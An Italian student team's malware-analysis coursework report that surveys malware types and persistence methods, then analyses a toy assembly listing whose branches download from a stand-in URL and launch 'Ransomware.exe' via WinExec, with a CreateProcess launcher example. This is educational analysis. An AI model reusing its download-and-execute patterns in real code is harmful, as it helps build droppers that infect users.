



# Report

Malware Analysis



# S11 - L5

## TEAM 6



+123-456-7890

cybersecuretech@gmail.com

# TRACCIA

# TRACCIA



Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- 1 Spiegate, motivando, quale salto condizionale effettua il Malware.**
- 2 Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**
- 3 Quali sono le diverse funzionalità implementate all'interno del Malware?**
- 4 Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.**

# TIPOLOGIE DI MALWARE



Ad oggi si contano decine di tipologie diverse di malware, ognuna delle quali si distingue per il tipo di attività malevola che effettua su un sistema.

I malware utilizzano le APIs dei sistemi Windows per eseguire azioni ed interagire con il sistema operativo, ed il dettaglio di come queste funzioni vengono chiamate con i relativi parametri.

## Il Downloader

Il downloader è il tipo più semplice di malware che possiamo trovare in circolazione. Risulta piuttosto semplice anche la sua analisi.

Un downloader è un programma che scarica da Internet un malware oppure un componente di esso e lo esegue sul sistema target. In fase di analisi, possiamo identificare un download in quanto utilizzerà inizialmente l'API URLDownloadToFile() per scaricare bit da Internet e salvarli all'interno di un file sul disco rigido del computer infetto.

Dopo aver correttamente scaricato il malware da Internet, il downloader dovrà procedere al suo avvio.

Per farlo, può utilizzare una delle API messe a disposizione da Windows, ad esempio:

➤ CreateProcess()

```
BOOL CreateProcessA(
    [in, optional] LPCSTR           lpApplicationName,
    [in, out, optional] LPSTR          lpCommandLine,
    [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]          BOOL              bInheritHandles,
    [in]          DWORD             dwCreationFlags,
    [in, optional] LPVOID            lpEnvironment,
    [in, optional] LPCSTR            lpCurrentDirectory,
    [in]          LPSTARTUPINFOA      lpStartupInfo,
    [out]         LPPROCESS_INFORMATION lpProcessInformation
);
```

➤ WinExec()

```
UINT WinExec(
    [in] LPCSTR  lpCmdLine,
    [in] UINT     uCmdShow
);
```

➤ ShellExecute()

```
HINSTANCE ShellExecuteA(
    [in, optional] HWND   hwnd,
    [in, optional] LPCSTR lpOperation,
    [in]          LPCSTR lpFile,
    [in, optional] LPCSTR lpParameters,
    [in, optional] LPCSTR lpDirectory,
    [in]          INT    nShowCmd
);
```

# TIPOLOGIE DI MALWARE



## Il Dropper

Un dropper è un programma malevolo che contiene al suo interno un malware. Nel momento in cui viene eseguito, un dropper inizia la sua esecuzione ed estrae il malware che contiene per salvarlo sul disco. Generalmente, il malware incluso nel dropper è contenuto nella sezione «.rss» dell'eseguibile, ovvero nella sezione risorse (talvolta anche identificata con .rsc).

I Dropper hanno delle caratteristiche distintive piuttosto singolari.


Ad esempio, per estrarre il malware contenuto nella sezione delle risorse, utilizzano delle APIs come ad esempio:

- FindResource()
- LoadResource()
- LockResource()
- SizeOfResource()

Queste APIs permettono di localizzare all'interno della sezione «risorse» il malware da estrarre, e successivamente da caricare in memoria per l'esecuzione o da salvare sul disco per esecuzione futura.

Si potrebbe schematizzare un dropper come in figura qui sotto.

Esso prima utilizza il set di APIs di Windows per estrarre il malware contenuto nel segmento risorse. Successivamente può creare un processo per eseguire immediatamente il malware, oppure salvare il malware sul disco, e magari eseguirlo in un secondo momento.



# TIPOLOGIE DI MALWARE

## Il Keylogger



Un keylogger è un particolare tipo di malware programmato per intercettare tutto ciò che l'utente della macchina infetta digita sulla tastiera.

Le funzionalità di un keylogger sono sfruttate dai criminali informatici per rubare informazioni confidenziali quali ad esempio:

- Password dei sistemi operativi
- Credenziali di amministrazione
- Numeri di conto e informazioni circa carte di credito
- Credenziali di accesso a siti

Dal punto di visto tecnico, ci sono diverse modalità che possono essere utilizzate per catturare l'input da tastiera dell'utente.

La grande maggioranza può essere divisa in due grosse macro categorie, elencate di seguito:

- I keylogger che utilizzano GetAsyncKeyState();
- I keylogger che utilizzano SetWindowsHookEx();

### I keylogger che utilizzano GetAsyncKeyState();

I keylogger GetAsyncKeyState() è una funzione che permette di conoscere qual è lo stato di qualsiasi tasto presente sulla tastiera dell'utente, ovvero permette di capire se un dato tasto è stato premuto o meno. I keylogger che rientrano in questa categoria riescono a rubare la digitazione utente inviando continuamente delle query per ognuno dei tasti della tastiera. In base allo stato restituito da ogni query il malware può identificare quali tasti sono stati premuti sulla tastiera e di conseguenza può catturare le informazioni inserite dall'utente.



# TIPOLOGIE DI MALWARE

## Il Keylogger



I keylogger che utilizzano SetWindowsHookEx();

La seconda famiglia di keylogger include tutti quei malware che per catturare la digitazione utente fanno leva sulla funzione «SetWindowsHookEX». Questa funzione non fa altro che installare un metodo (una funzione) chiamato «hook» dedicato al monitoraggio degli eventi di una data periferica, come ad esempio la tastiera o il mouse. Il metodo «hook» verrà allertato ogni qualvolta l'utente digiterà un tasto sulla tastiera e salverà le informazioni su un file di log.

## Le Backdoor


Le backdoor sono un'altra famiglia di Malware piuttosto diffusa. Esse sfruttano le APIs di Windows per la gestione delle reti e del networking per mettersi in ascolto su una determinata porta del PC sul quale sono eseguite e fornire servizi amministrativi / programmi a chiunque riesca a connettersi ad essa. Nella maggior parte dei casi, le backdoor forniscono all'utente che si connette ad esse il comando «cmd.exe» con permessi di amministratore, ovvero il command prompt di Windows.

Il command prompt viene poi successivamente sfruttato dai malintenzionati per eseguire qualsiasi operazione con privilegi amministrativi sul sistema.

Esse sono facilmente riconoscibili durante l'analisi statica e dinamica in quanto posseggono delle caratteristiche piuttosto uniche.

# TIPOLOGIE DI MALWARE

## Le Backdoor



Dal punto di vista logico, una backdoor implementa in linea di massima le seguenti funzionalità:

- **Funzionalità di networking:** il nucleo principale di una backdoor utilizza la libreria Winsock di Windows per la creazione / gestione dei socket. In questa fase troviamo le funzioni che abbiamo già visto in passato per i socket lato server, quali ad esempio bind() associare il socket ad una coppia «indirizzo IP & porta» e listen(), utilizzata principalmente per mettersi in ascolto ed intercettare connessioni in entrata.
- **Funzionalità di creazione e processi:** una volta creato con successo il socket, la backdoor deve garantire dei servizi / processi all'utente che si connette. Questo viene fatto interagendo con il File System utilizzando le classiche librerie e funzioni viste in precedenza. Una delle funzioni più utilizzate, come potete immaginare per la creazione di un processo è la funzione CreateProcess(). Il parametro «applicationname» passato alla funzione CreateProcess() specifica il processo da creare. Nel caso del prompt dei comandi di Windows, questo parametro sarà «cmd.exe»

Una volta creato il processo, l'esecuzione passa interamente al nuovo processo creato e la backdoor ha ultimato il suo lavoro. Essa resta in esecuzione in background più che altro per mantenere aperta la connessione tra la macchina remota e la macchina locale.

# TIPOLOGIE DI MALWARE

## Funzioni comuni - parte 1



Per prima cosa, un malware deve identificare il dispositivo USB inserito nella porta USB.

L'identificazione avviene utilizzando una serie di APIs, come:

- **GetLogicalDriveString()**: una funzione che permette di ottenere i dettagli delle periferiche del computer dove è attualmente in esecuzione il malware. Per capire quale delle periferiche è una periferica esterna, il malware paragona il risultato delle funzione GetLogicalDriveString() con il valore di ritorno della funzione **GetDriveTypeA()**

### Persistenza:

Le funzionalità comuni ai malware Abbiamo già affrontato nelle lezioni precedenti rapidamente il concetto di persistenza. Abbiamo visto che un Malware può indurre un sistema operativo come Windows ad avviare il Malware stesso automaticamente al suo avvio.

Il metodo che abbiamo visto si basa sulla modifica di una chiave del registro di Windows, che include tutti i programmi che vengono eseguiti all'avvio della macchina. Tuttavia, ci sono altri modi in cui un Malware può ottenere la persistenza che vedremo nelle prossime diapositive.

Un metodo piuttosto comune utilizzato dai Malware per ottenere persistenza, è il metodo del «task pianificato», anche detto «**scheduled task**».

Il metodo si basa sulla funzionalità dei sistemi operativi, tra i quali anche Windows, di pianificare l'esecuzione di determinati programmi e servizi che prendono il nome di task. Esempio, pianificare l'aggiornamento del gestore del file system a partire dalle 18:00 del Venerdì è un task valido di Windows.

I Malware che riescono a sfruttare questa funzionalità, fanno in modo di creare un task che avvia il loro file eseguibile in un preciso istante, o magari aggiungendo una determinata frequenza.

# TIPOLOGIE DI MALWARE

## Funzioni comuni - parte 2



Un'altra tecnica piuttosto utilizzata dai Malware è quella di utilizzare la «**startup folder**».

La «**startup folder**» è una particolare cartella del sistema operativo che viene controllata all'avvio del sistema, ed i programmi che sono al suo interno vengono eseguiti. I sistemi Windows mantengono due tipi di cartelle di startup:

- Una dedicata agli utenti, e diversa per ogni utente del sistema
  - Una generica del sistema operativo, comune a tutti gli utenti del sistema operativo
- Se un Malware riesce correttamente a copiare il suo eseguibile all'interno di una delle cartelle sopra, verrà di conseguenza eseguito automaticamente all'avvio del sistema (se presente nella cartella generica), oppure all'avvio del sistema da parte dell'utente specifico se presente solo nella cartelle utente.

Lo schema seguente riassume per semplicità i metodi che i Malware utilizzano per ottenere la persistenza su un sistema operativo Microsoft Windows.

Modifica registro	Task pianificato	Startup folder
<p>Un Malware riesce ad ottenere la persistenza modificando una determinata chiave di registro nel registro Windows.</p> <p>In questo modo verrà eseguito all'avvio del sistema operativo</p>	<p>Un Malware può ottenere persistenza sfruttando la funzionalità dei task pianificati del sistema operativo.</p> <p>Copiando il percorso del suo eseguibile verrà eseguito ad uno specificato istante / o con una data frequenza</p>	<p>L'ultimo metodo utilizzato dai Malware per ottenere persistenza su un sistema operativo Windows è copiare il suo eseguibile in una delle cartelle di startup (che sia la cartella dedicata ad un utente specifico oppure la cartella di startup comune a tutti gli utenti)</p>

# ANALISI MALWARE

## Analisi Malware



I Malware (malicious software) includono una vasta gamma di programmi scritti per arrecare danno a sistemi informativi, spesso a scopo di lucro.

L'**analisi del malware** o «**malware analysis**» è l'insieme di competenze e tecniche che permettono ad un analista della sicurezza informatica di indagare accuratamente un malware per studiare e capire esattamente il suo comportamento al fine di rimuoverlo dal sistema.

Queste competenze sono fondamentali per i membri tecnici del CSIRT durante la risposta agli incidenti di sicurezza.

Durante lo studio dell'analisi dei malware, incontreremo due tecniche principali di analisi:

- **L'analisi statica**
- **L'analisi dinamica**

Mentre l'analisi dinamica presuppone l'esecuzione del malware in ambiente controllato, l'analisi statica fornisce tecniche e strumenti per analizzare il comportamento di un software malevolo senza la necessità di eseguirlo.

Le due tecniche sono tra di loro complementari, per un'analisi efficace i risultati delle analisi statiche devono essere poi confermate dai risultati delle analisi dinamiche.

Entrambe le tecniche si dividono in «basica» e «avanzata».

# ANALISI MALWARE

## Analisi Statica



L'analisi Statica si suddivide nelle due sotto-categorie e quindi basica ed avanzata.

**L'Analisi statica basica:** l'analisi statica basica consiste nell'esaminare un eseguibile senza vedere le istruzioni che lo compongono. Lo scopo dell'analisi basica statica è di confermare se un dato file è malevolo e fornire informazioni generiche circa le sue funzionalità. L'analisi statica basica è sicuramente la più intuitiva e semplice da mettere in pratica, ma risulta anche essere la più inefficiente soprattutto contro malware sofisticati.

**L'Analisi statica avanzata:** l'analisi statica avanzata presuppone la conoscenza dei fondamenti di «reverse-engineering» al fine di identificare il comportamento di un malware a partire dall'analisi delle istruzioni che lo compongono. In questa fase vengono utilizzati dei tool chiamati «disassambler» che ricevono in input un file eseguibile e restituiscono in output il linguaggio «assembly». Vedremo i concetti di reverse-engineering e il linguaggio assembly prima di affrontare lo studio dell'analisi statica avanzata.

# ANALISI MALWARE

## Analisi Dinamica



L'analisi Dinamica si suddivide ulteriormente nelle due sotto-categorie basica ed avanzata.

**L'Analisi dinamica basica:** l'analisi dinamica basica presuppone l'esecuzione del malware in modo tale da osservare il suo comportamento sul sistema infetto al fine di rimuovere l'infezione. I malware devono essere eseguiti in ambiente sicuro e controllato in modo tale da eliminare ogni rischio di arrecare danno a sistemi o all'intera rete. Così come per l'analisi statica basica, l'analisi dinamica basica è piuttosto semplice da mettere in pratica ma non è molto efficace quando ci si trova ad analizzare malware sofisticati.

**L'Analisi dinamica avanzata:** l'analisi dinamica avanzata presuppone la conoscenza dei debugger per esaminare lo stato di un programma durante l'esecuzione.

I debugger saranno introdotti prima dello studio dell'analisi dinamica avanzata.

1

## Spiegate, motivando, quale salto condizionale effettua il Malware.

Possiamo notare che ci sono 2 salti condizionali, indicati nella figura:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	SALTO NON EFFETTUATO
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	SALTO EFFETTUATO
00401068	jz	loc 0040FFA0	; tabella 3

### “jnz” (Jump not zero):

È un salto condizionale che si verifica quando lo ZF (Zero Flag) risulta uguale a 0. Questo si ottiene nella comparazione dell’istruzione “cmp” quando destinazione e sorgente non hanno valori uguali

mov	EAX, 5
mov	EBX, 10
cmp	EAX, 5
jnz	loc 0040BBA0 ; tabella 2

In questo caso confronta il valore di “EAX” (EAX=5) con 5 allora lo ZeroFlag viene impostato a “1” perché il risultato della comparazione è 0. E possiamo dire che questo primo salto condizionale **NON** si effettua perché ZF è 1.

### “jz” (Jump zero):

Al contrario del salto precedente “jz” si verifica se lo Zero Flag risulta uguale a 1. Questo si ottiene nella comparazione dell’istruzione “cmp” quando destinazione e sorgente hanno valori uguali

inc	EBX
cmp	EBX, 11
jz	loc 0040FFA0 ; tabella 3

In questo caso prima di fare la comparazione, l’istruzione “inc” incrementa il valore in “EBX” di 1 (EBX= 11) e dopo confronta il nuovo valore di EBX con 11. Allora lo ZeroFlag viene impostato a “1” perché il risultato della comparazione è 0.

E possiamo dire che questo secondo salto **SI** effettuerà perché ZF è 1.


---

Team 6



Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

## DIAGRAMMA DI FLUSSO



# DownloadToFile()

La funzione DownloadToFile() non è una funzione standard e sembra essere una funzione pseudo definita nel contesto del codice malware. Possiamo dedurre il suo funzionamento basandoci sul nome e sul contesto in cui viene utilizzata.

Sembra essere **progettata per scaricare un file da un URL specificato e salvarlo localmente sul sistema dell'utente.**

Ecco una descrizione passo-passo di cosa potrebbe fare:

### 1. Preparazione degli Argomenti

- Prima della chiamata a DownloadToFile(), viene eseguita un'istruzione mov EAX, EDI che copia l'URL contenuto in EDI nel registro EAX.
- Successivamente, l'URL viene inserito nello stack tramite l'istruzione push EAX.

### 2. Chiamata alla Funzione

- La funzione viene chiamata con call DownloadToFile(), indicando che l'URL precedentemente inserito nello stack viene passato come argomento alla funzione.

### 3. Scaricamento del File

- All'interno della funzione DownloadToFile(), è probabile che vengano eseguite le seguenti operazioni:
  - Risoluzione dell'URL: Interpretare l'URL passato come argomento per determinare il percorso da cui scaricare il file.
  - Connessione alla Rete: Stabilire una connessione HTTP/HTTPS con il server specificato nell'URL.
  - Richiesta del File: Inviare una richiesta al server per ottenere il file.
  - Ricezione del File: Ricevere il file dal server e leggere i dati ricevuti.

### 4. Salvataggio del File

- Dopo aver ricevuto il file, la funzione potrebbe salvare i dati in una posizione specificata sul disco locale. La destinazione potrebbe essere predefinita o determinata all'interno della funzione.

Esempio di Implementazione (Pseudo Codice):

```
void DownloadToFile(char* url) {
    Connection conn = ConnectToURL(url);           // Risovi l'URL e stabilisci la connessione
    FileData fileData = RequestFile(conn);          // Richiedi il file
    char* filePath = DetermineFilePath(url);        // Determina il percorso di salvataggio
    SaveToFile(filePath, fileData);                 // Salva il file sul disco
    CloseConnection(conn);                          // Chiudi la connessione
}
```

Tali funzioni spesso includono tecniche per evitare la rilevazione da parte di software antivirus, come offuscamento del codice, uso di protocolli crittografati per la comunicazione, e scelta di percorsi di salvataggio non sospetti.

# WinExec()

La funzione WinExec() è una funzione di Windows che esegue un programma. Essa è una funzione legacy (obsoleta) fornita dalle API di Windows e viene utilizzata per avviare un'applicazione specificata. Ecco una descrizione dettagliata della funzione:

### **Prototipo:**

```
UINT WinExec(
    LPCSTR lpCmdLine, // Stringa che specifica il programma da eseguire
    UINT uCmdShow   // Flag che specifica come la finestra del programma deve essere visualizzata
);
```

- **lpCmdLine:** Questo è un puntatore a una stringa null-terminated che specifica il percorso dell'eseguibile da avviare.
- **uCmdShow:** Questo parametro determina come la finestra dell'applicazione dovrebbe essere visualizzata. Esso può assumere vari valori, come SW\_SHOWNORMAL, SW\_SHOWMINIMIZED, SW\_SHOWMAXIMIZED, ecc.

### **Valore di ritorno:**

- La funzione restituisce un valore di tipo **UINT** che può essere utilizzato per determinare se il programma è stato avviato correttamente. Un valore maggiore di 31 indica successo, mentre valori minori o uguali a 31 indicano diversi tipi di errore.

### **Utilizzo:**

Nel contesto del nostro codice, la funzione WinExec() viene chiamata per eseguire un file .exe, come indicato dal seguente frammento di codice:

```
0040FFA0      mov EDX, EDI          ;EDI: C:\Program and Settings\Local
User\Desktop\Ransomware.exe

0040FFA4      push EDX             ;.exe da eseguire

0040FFA8      call WinExec
```

### **Passi Eseguiti:**

1. **0040FFA0 mov EDX, EDI**
  - Sposta il valore del registro EDI nel registro EDX. EDI contiene il percorso completo dell'eseguibile da avviare.
2. **0040FFA4 push EDX**
  - Inserisce il valore di EDX nello stack. Questo valore è il percorso del file .exe da eseguire.
3. **0040FFA8 call WinExec**
  - Chiama la funzione WinExec(), passando il percorso del file .exe da eseguire come argomento.

WinExec() è considerata obsoleta e non viene raccomandata per nuove applicazioni. È preferibile utilizzare CreateProcess() o altre funzioni delle API di Windows più moderne e sicure che offrono una gestione più dettagliata dei processi avviati.

# CreateProcess()

Esempio della funzione CreateProcess()

```
#include <windows.h>
#include <stdio.h>

int main() {
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    // Inizializza le strutture di STARTUPINFO e PROCESS_INFORMATION a zero
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    // Percorso del file eseguibile
    char* filePath = "C:\\Program and Settings\\Local User\\Desktop\\Ransomware.exe";

    // Avvia il processo
    if (!CreateProcess(
        NULL,                      // Nome del modulo (se NULL, viene usato il valore in lpCommandLine)
        filePath,                  // Comando da eseguire
        NULL,                      // Attributi di sicurezza del processo
        NULL,                      // Attributi di sicurezza del thread
        FALSE,                     // Non eredita handle
        0,                         // Flags di creazione
        NULL,                      // Ambiente del nuovo processo
        NULL,                      // Directory corrente
        &si,                       // Struttura STARTUPINFO
        &pi)) {                    // Struttura PROCESS_INFORMATION

        // Gestione dell'errore
        printf("CreateProcess failed (%d).\\n", GetLastError());
    } else {
        // Assicurati di chiudere i handle del processo e del thread
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }

    return 0;
}
```

4

**Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.**

Analizziamo le istruzioni che indicano come gli argomenti sono passati alle rispettive chiamate di funzione:

## ▶ TABELLA 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

### **mov EAX, EDI:**

Sposta il contenuto del puntatore “EDI” nel registro “EAX”. Il contenuto di EDI, indicato in figura, è l’URL dal quale si scarica il malware.

### **push EAX:**

Questa istruzione spinge “EAX” in cima allo stack (contenente l'url) e fa la chiamata di funzione che svolge la sua azione.

## ▶ TABELLA 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

### **mov EDX, EDI:**

Sposta il contenuto del puntatore “EDI” nel registro “EDX”. Il contenuto di EDI, indicato in figura, corrisponde al path in cui si trova il malware (scaricato precedentemente)

### **push EDX:**

Questa istruzione spinge “EDX” in cima allo stack (contenente il path.exe esenziale per l’esecuzione del programma) e in fine fa la chiamata di funzione che svolge la sua azione.

## BONUS

### Codice Malware riga per riga

Istruzione	Descrizione
00401040 mov EAX, 5	Sposta il valore 5 nel registro EAX.
00401044 mov EBX, 10	Sposta il valore 10 nel registro EBX
00401048 cmp EAX, 5	Confronta il valore nel registro EAX con 5.
0040105B jnz loc 0040BBA0	Salta all'indirizzo 0040BBA0 se il risultato del confronto precedente non è zero (cioè, EAX è diverso da 5).
0040105F inc EBX	Incrementa il valore nel registro EBX di 1.
00401064 cmp EBX, 11	Confronta il valore nel registro EBX con 11.
00401068 jz loc 0040FFAO	Salta all'indirizzo 0040FFAO se il risultato del confronto precedente è zero (cioè, EBX è uguale a 11).

---

Team 6



## loc\_0040BBA0

Istruzione	Descrizione
0040BBA0 mov EAX, EDI	Sposta il valore del registro EDI nel registro EAX. Qui, EDI contiene l'URL " <a href="http://www.malwaredownload.com">www.malwaredownload.com</a> ".
0040BBA4 push EAX	Inserisce il valore di EAX nello stack. In questo caso, EAX contiene l'URL.
0040BBA8 call DownloadToFile	Chiama la funzione DownloadToFile, che probabilmente scarica il file dall'URL specificato.

## loc\_0040FFAO

Istruzione	Descrizione
0040FFA0 mov EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4 push EDX	Inserisce il valore di EDX nello stack. In questo caso, EDX contiene il percorso del file .exe da eseguire.
0040FFA8 call WinExec	Chiama la funzione WinExec, che probabilmente esegue il file .exe specificato.

Team 6





**Mara Dello Russo**



**Mario Marsicano**



**Anapaula  
Palacin**



**Roberta  
Mercadante**



**Zhong shifu**



**André Vinicius**



王仲玉